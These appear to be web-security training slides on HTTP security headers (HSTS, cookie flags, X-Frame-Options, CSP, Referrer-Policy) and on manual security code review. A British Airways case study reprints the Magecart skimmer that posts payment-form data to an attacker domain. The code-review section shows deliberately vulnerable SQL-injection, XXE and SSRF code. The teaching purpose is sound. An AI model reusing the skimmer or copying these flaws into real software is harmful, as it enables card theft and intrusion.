
HSTS in Action - 1



The screenshot shows the Chrome DevTools Network tab for the PayPal website (<https://www.paypal.com/in/webapps/mpp/home>). The timeline shows several requests, with the first four highlighted by a red box. These requests are for resources from `paypal.com` and `www.paypal.com`, all of which have a status of 301 (moved permanently). The initiator for these requests is either "Other" or the respective domain URL. The timeline bar shows the start times of these requests relative to each other.

Name	Status	Type	Initiator	Size	Time	Timeline – Start Time
<code>paypal.com</code>	307		Other	0 B	2 ms	
<code>pp32.png</code>	200	png	Other	4.2 KB	34 ms	
<code>paypal.com</code>	301		http://paypal.com/	157 B	1.13 s	
<code>www.paypal.com</code>	301	text/html	https://paypal.com/	872 B	1.05 s	
<code>webscr?cmd=_home&country_lang.x=true</code>	301	text/html	https://www.paypal.com/	2.1 KB	1.05 s	
<code>home</code>	200	document	https://www.paypal.com/in/cgi-bin...	11.1 KB	24.41 s	
<code>220cb04381d1aecf0b519e2bb0024887787f90.css</code>	200	stylesheet	home:100	(from cache)	3 ms	
<code>fa89f17d37eb3f97e39b926835ba73c0a3fd63.css</code>	200	stylesheet	home:107	(from cache)	1 ms	

HSTS in Action - 2



HSTS Nuances

- Can only be set via a HTTPS Request.
- Still leaves the first HTTP request vulnerable.
- Solution: HSTS Preload. Ref : <https://hstspreload.com>
- Once preloaded you can't use HTTP.
- If site downgraded to HTTP, all browsers which received HSTS header will not access site till 'max-age' has expired.

Configuring HSTS

- Nginx

```
add_header Strict-Transport-Security 'max-age=31536000; includeSubDomains;  
preload';
```

- Apache

```
Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains;  
preload"
```

- IIS

```
<httpProtocol>  
  <customHeaders>  
    <add name="Strict-Transport-Security" value="max-age=31536000;  
includeSubDomains; preload "/>  
  </customHeaders>  
</httpProtocol>
```

Further Reading

- HSTS Header

[https://cheatsheetseries.owasp.org/cheatsheets/HTTP Strict Transport Security Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html)

Secure Cookies

- Supported by all major browsers
- A cookie attribute forcing cookies to only be sent over HTTPS connection
 - Set-Cookie: JSESSIONID=a9d1l5c7p4a8w6m2; path=/; secure
- Without this flag, cookie will be send over plaintext http connections and will be prone to MiTM attacks.

HTTPOnly Cookies

- Supported by all major browsers
- A cookie attribute forcing cookies to not be accessible via DOM
- With this javascript can't access cookie

```
Set-Cookie: JSESSIONID=a9d115c7p4a8w6m2; path=/; HTTPOnly
```

- Without this flag, cookie will be accessible via DOM and XSS will result in cookies and in turn session compromise

Setting cookie attributes

- Nginx

```
proxy_cookie_path / "/; HttpOnly;secure;"
```

- Apache (activate mod_modules.so httpd.conf)

```
Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure
```

- Apache < 2.2.4 (activate mod_modules.so httpd.conf)

```
Header set Set-Cookie HTTPOnly;Secure;
```

- ASP.Net (Web.Config)


```
<system.web>
    <httpCookies requireSSL="true" httpOnlyCookies="true"/>
</system.web>
```



Same Site Cookie

- Upcoming feature for Defense against CSRF (only chrome supports)
- Two Modes
 - Strict: No cross origin request contains cookie
 - Lax: Safe methods contain cookies (GET, HEAD, OPTIONS, TRACE)

Set-Cookie: JSESSIONID=a9d115c7p4a8w6m2; path=/; SameSite=Lax



X-Frame-Options

- Indicates whether or not a browser should be allowed to render a page in an Iframe or object.
- Helps in preventing Clickjacking attack.
- X-Frame-Options values
 - DENY – blocks all site
 - SAMEORIGIN - allows the current site to frame the content.
 - ALLOW-FROM uri - permits the specified 'uri' to frame the page.


X-Frame-Options in HTTP Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 49920
Connection: close
Date: Wed, 15 Jun 2015 10:17:21 GMT
Server: Apache
Set-Cookie: JSESSIONID=FE02E52B0DF5D1E5E65B301F6F11293C; Path=/; Secure; HttpOnly
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

Demo - Clickjacking

- An attack technique wherein an attacker hijacks user clicks by loading content in a transparent IFrame tag

<http://webdevsecurity.com/cs/Clickjacking.html>



Configuring X-Frame-Options

- Nginx

```
add_header X-Frame-Options SAMEORIGIN;
```

- Apache

```
Header always append X-Frame-Options SAMEORIGIN
```

- IIS

```
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <add name="X-Frame-Options" value="SAMEORIGIN" />
    </customHeaders></httpProtocol>
</system.webServer>
```

Further Reading

- Google – Clickjacking

<https://apapedulimu.click/clickjacking-on-google-myaccount-worth-7500/>

- Google - Exploiting clickjacking vulnerability to steal user cookies

<http://jasminderpalsingh.info/single.php?p=87#.Wiw71UqWaM8>

- \$1,337 Bounty on Google API Explorer

<https://threatpost.com/google-patches-clickjacking-bug/112568/>

- Clickjacking Defense

https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Content Security-Policy (CSP)


- A mechanism to mitigate a class of content injection vulnerabilities such as cross site scripting (XSS)
- Thus a web application can declare from where the content needs to be loaded and alerts / blocks in case of injection from malicious source
- Note: CSP doesn't prevent content injection but helps reduce the harm caused by it

Content-Security-Policy Directives

Directive	Description
default-src	load policy for all resources
script-src	scripts to be loaded by the protected resource
Object-src	Location for protected resource to load plugins
img-src	Location for protected resource to load images
style-src	Styles (CSS) the user applies to the protected resource
frame-src	Location for the protected resource to embed frames
media-src	Location for protected resource to load video and audio
form-action	URIs can be used as the action of HTML form elements
script-nonce	Script execution based on the nonce on script elements
plugin-types	Set of plugins to be invoked by the protected resource
report-uri	URI to which the user agent sends reports about policy violation

Mitigating XSS

```
<add name="Content-Security-Policy" value="default-src  
'self'; script-src 'self'" />
```



Configuring CSP

Nginx

```
add_header Content-Security-Policy "default-src 'self';";
```

Apache

```
Header set Content-Security-Policy "default-src 'self';"
```

IIS

```
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <add name="Content-Security-Policy" value="default-src
'self';" />
    </customHeaders>
  </httpProtocol>
</system.webServer>
```

Case Study : British Airways Breach

- Between August 21 2018 to September 5 2018, a total of 380,000 customers of British Airways had suffered a data breach
- **Impact:** Financial (CVV, Card Numbers, Expiry date) and Personal (Name, Address, Email) data of customers who made booking during the period using either the mobile app or website was compromised/stolen
- **Attack Vector:** It was identified that attackers were able to modify a third party javascript library (Modernizr-2.6.2.js) acting as backdoor for the attack; capturing data from payment forms and sending it to server's in Romania. It was also identified that attackers loaded a genuine SSL certificate to further disguise the attack
- **Mitigation:** Review third party component and add protection from third party library vulnerabilities by using header such as Content Security-Policy which if implemented correctly would have prevented third party js file from being loaded

<https://www.riskiq.com/blog/labs/magecart-british-airways-breach/>

Case Study : British Airways Breach

```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5             jQuery("#paymentForm").serializeArray().map(function(a) {
6                 n[a.name] = a.value
7             });
8             var e = document.getElementById("personPaying").innerHTML;
9             n.person = e;
10            var
11                t = JSON.stringify(n);
12                setTimeout(function() {
13                    jQuery.ajax({
14                        type: "POST",
15                        async: !0,
16                        url: "https://baways.com/gateway/app/dataprocessing/api/",
17                        data: t,
18                        dataType: "application/json"
19                    })
20                }, 500)
21            }
22        );
}
```

<https://www.riskiq.com/blog/labs/magecart-british-airways-breach/>

Further Reading

- **Github.com's tryst with CSP**

<https://githubengineering.com/githubs-csp-journey/>

<https://githubengineering.com/githubs-post-csp-journey/>

- **Deploying and Managing the CSP : The browser-side Firewall**

<https://www.youtube.com/watch?v=s6dmPYRxd1U>


- **OWASP Cheat Sheet for CSP**

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

Referrer Policy

- Referrer informs a website where it is arriving from. Useful for analytics but also leaks data including tokens if in GET URL
For Ex: <https://mybank.com/?sessionid=32l23knj234l23k423j4lk2j3l4k>
- Referrer-Policy controls this behaviour

Referrer-Policy: no-referrer




Referrer Policy Configuration

- **no-referrer**: don't send Referrer header
- **no-referrer-when-downgrade**: don't send when https->http
- **origin**: only send the origin not full path
- **origin-when-cross-origin**: origins for CORS else full path
- **same-origin**: only send for same origin request
- **strict-origin**: only origin on same security level. https->http drop origin
- **strict-origin-when-cross-origin**: Full url to same origin, only Origin to CORS at same security level
- **unsafe-url**: Full URL every time

Client Side Security - Node.js

- Helmet is a collection of 13 middleware functions to help set some HTTP response headers. (<https://helmetjs.github.io/docs/>)

Module	Included by default?
<code>contentSecurityPolicy</code> for setting Content Security Policy	✓
<code>dnsPrefetchControl</code> controls browser DNS prefetching	✓
<code>expectCt</code> for handling Certificate Transparency	
<code>frameguard</code> to prevent clickjacking	✓
<code>hidePoweredBy</code> to remove the X-Powered-By header	✓
<code>hsts</code> for HTTP Strict Transport Security	✓
<code>noSniff</code> to keep clients from sniffing the MIME type	✓
<code>xssFilter</code> adds some small XSS protections	✓



What Else ?

- Verify: <https://securityheaders.io/?q=https://webdevsecurity.com/>
- Remember Defense in Depth

Security Report Summary



Site:	https://webdevsecurity.com/login.aspx
IP Address:	88.208.239.32
Report Time:	13 Nov 2017 21:49:54 UTC
Report Short URL:	https://schd.io/4Zg6
Headers:	✗ Strict-Transport-Security ✗ Content-Security-Policy ✗ X-Frame-Options ✗ X-XSS-Protection ✗ X-Content-Type-Options ✗ Referrer-Policy

Module 15: Security Code Review

Security Code Review

- Code review is the most effective (but tedious) technique to identify security flaws.
- Secure code review is part of implementation and verification phase.
- Techniques:
 - Manual
 - Automated (Tool based)

Approach : Manual Security Code Review

- Application and code understanding
- Identify business critical features
- Entry points to the application (Attack Surface)
- Time limit for the review
- Application architecture
- Review threat model to prioritize
- A good text editor (Notepad++, Sublime, IDE - whatever is comfortable)
- Set of keywords to find entry points (Refer to OWASP code review guide)

SQL Injection - Vulnerable Code

```
if (Request.QueryString.Count != 0)
{
    // string productname = Request.QueryString[0];

    SqlConnection con = new SqlConnection(ConfigurationManager.ConnectionStrings["nssConnectionString"].ConnectionString);
    string productname = Request.QueryString[0];
    SqlCommand cmd = new SqlCommand("SELECT Product_Name, Category_Name, Description FROM ProductMaster WHERE Product_Name = '" + productname + "'");
    cmd.CommandType = System.Data.CommandType.Text;
    cmd.Connection = con;
    con.Open();
    GridView1.DataSource = cmd.ExecuteReader();
    GridView1.DataBind();
    con.Close();
}
```

```
import mysql.connector

mydb = mysql.connector.connect(
    host="localhost",
    user="yourusername",
    passwd="yourpassword",
    database="mydatabase"
)

mycursor = mydb.cursor()

cursor.execute(
    "SELECT name, email FROM customer WHERE customer_id = %s" % (1234,)
)

myresult = mycursor.fetchall()
```

Identify XML Libraries

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Xml;

namespace websecurity.xxe
{
    public partial class x_xxe : System.Web.UI.Page
    {
        protected void Page_Load(object sender, EventArgs e)
        {

        }

        protected void btnUpload_Click(object sender, EventArgs e)
        {
            VulnerableMethod();
            //SafeXMLMethod();
        }

        private void VulnerableMethod()
        {
            XmlTextReader reader = null;

            try
            {
                if (fupxml.HasFile)
                {

                    // Load the reader with the data file and ignore all white space nodes.
                    reader = new XmlTextReader(fupxml.PostedFile.InputStream);
                    reader.WhitespaceHandling = WhitespaceHandling.None;
                }
            }
        }
    }
}
```

- javax.xml.parsers.DocumentBuilder
- javax.xml.parsers.DocumentBuilderFactory
- org.xml.sax.EntityResolver
- org.dom4j.*
- javax.xml.parsers.SAXParser
- javax.xml.parsers.SAXParserFactory
- TransformerFactory
- SAXReader
- DocumentHelper
- SAXBuilder
- SAXParserFactory
- XMLReaderFactory
- XMLInputFactory
- SchemaFactory
- DocumentBuilderFactoryImpl
- SAXTransformerFactory
- DocumentBuilderFactoryImpl
- XMLReader
- Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser

[https://www.owasp.org/index.php/Testing_for_XML_Injection_\(OTG-INPVAL-008\)](https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008))

Identify Authorization Flaws

```
String policyno=(String)request.getParameter("policyno");  
  
if(checkInput(policyno,"^[\d{1,10}]*$") {  
  
    List<Policy>policies = policyService.getPolicyDetails(policyno);  
  
} else{  
    ... show validation error.  
}
```

Log Injection Flaws

```
...
String val = request.getParameter("val");
try {
    int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
    log.info("Failed to parse val = " + val);
}
...
...
```

https://www.owasp.org/index.php/Log_Injection

File Handling I/O

- Search for the platform specific keywords of file handling libraries and check if any validation is missing or authorization is not being checked.
 - Java.io
 - FileInputStream
 - ObjectInputStream
 - java.io.File
 - java.lang.Runtime
- Closing a resource using try..catch..finally is also required for checking Memory leaks.

Insecure Cryptography Usage

Search for Keywords like

- Hash Algorithms - MD5, MD4, SHA-1
- Encryption Algorithms - RC4, DES
- Variable Names - key, secret, password, salt
- Insecure Libraries -
`java.lang.Random, System.Random, Random, base64, XOR`
- Check for Key Lengths less than 128 bits
- Insecure Cipher Modes - ECB, CBC

Identify Me !

```
<?php

/**
 * Check if the 'url' GET variable is set
 * Example - http://localhost/?url=http://testphp.vulnweb.com/images/logo.gif
 */
if (isset($_GET['url'])){
$url = $_GET['url'];

/**
 * Send a request vulnerable to SSRF since
 * no validation is being done on $url
 * before sending the request
 */
$image = fopen($url, 'rb');

/**
 * Send the correct response headers
 */
header("Content-Type: image/png");

/**
 * Dump the contents of the image
 */
fpassthru($image);}


```

<https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/>

SSRF !

```
<?php

/**
 * Check if the 'url' GET variable is set
 * Example - http://localhost/?url=http://testphp.vulnweb.com/images/Logo.gif
 */
if (isset($_GET['url'])){
$url = $_GET['url'];

/**
 * Send a request vulnerable to SSRF since
 * no validation is being done on $url
 * before sending the request
 */
$image = fopen($url, 'rb');

/**
 * Send the correct response headers
 */
header("Content-Type: image/png");

/**
 * Dump the contents of the image
 */
fpassthru($image);}



```

```
GET /?url=http://localhost/server-status HTTP/1.1
Host: example.com
```

Demo - FindSecBugs/CAT.NET

```
C:\Users\rohit\Desktop\NSS\tools\findsecbugs-cli-1.8.0>findsecbugs.bat -progress -html -output report.html -onlyAnalyze notsosecure.awh.- C:\Users\rohit\Desktop\NSS\development\workspace\NotSoSerial
Scanning archives (1 / 1)
2 analysis passes to perform
Pass 1: Analyzing classes (5666 / 5666) - 100% complete
Pass 2: Analyzing classes (25 / 4642) - 00% complete
Done with analysis
```

Code	Warning
SECCP	Cookie Set To Expire In 1 Year Or More
SECHCP	Hard coded password found
SECHOC	Cookie without the HttpOnly flag could be read by a malicious script in the browser
SECIC	Cookie without the secure flag could be sent in clear text if a HTTP URL is visited
SECOBDES	Object deserialization is used in notsosecure.awh.java.util.SerializeObject.stringToObject(String)
SECSQLI JDBC	This use of java/sql/Statement.executeQuery(Ljava/lang/String;)Ljava/sql/ResultSet; can be vulnerable to SQL injection
SECXSS2	This use of java/io/PrintWriter.print(Ljava/lang/String;)V could be vulnerable to XSS
SECXXEDOC	The use of DocumentBuilder.parse(...) is vulnerable to XML External Entity attacks
XMLDEC	It is not safe to use an XMLDecoder to parse user supplied data



Further Reading

- Source Code Security Analyzers
 - [https://samate.nist.gov/index.php/Source Code Security Analyzers.html](https://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html)
- Some Popular Open Source Libraries for Code Review in a DevOps Pipeline
 - Python - <https://github.com/openstack/bandit>
 - Ruby On Rails - <https://github.com/presidentbeef/brakeman>
 - PHP - <https://github.com/FloeDesignTechnologies/phpcs-security-audit>
 - Go - <https://github.com/weijiangan/gas>
 - Java - <http://find-sec-bugs.github.io/>

Some Esoteric Bugs !

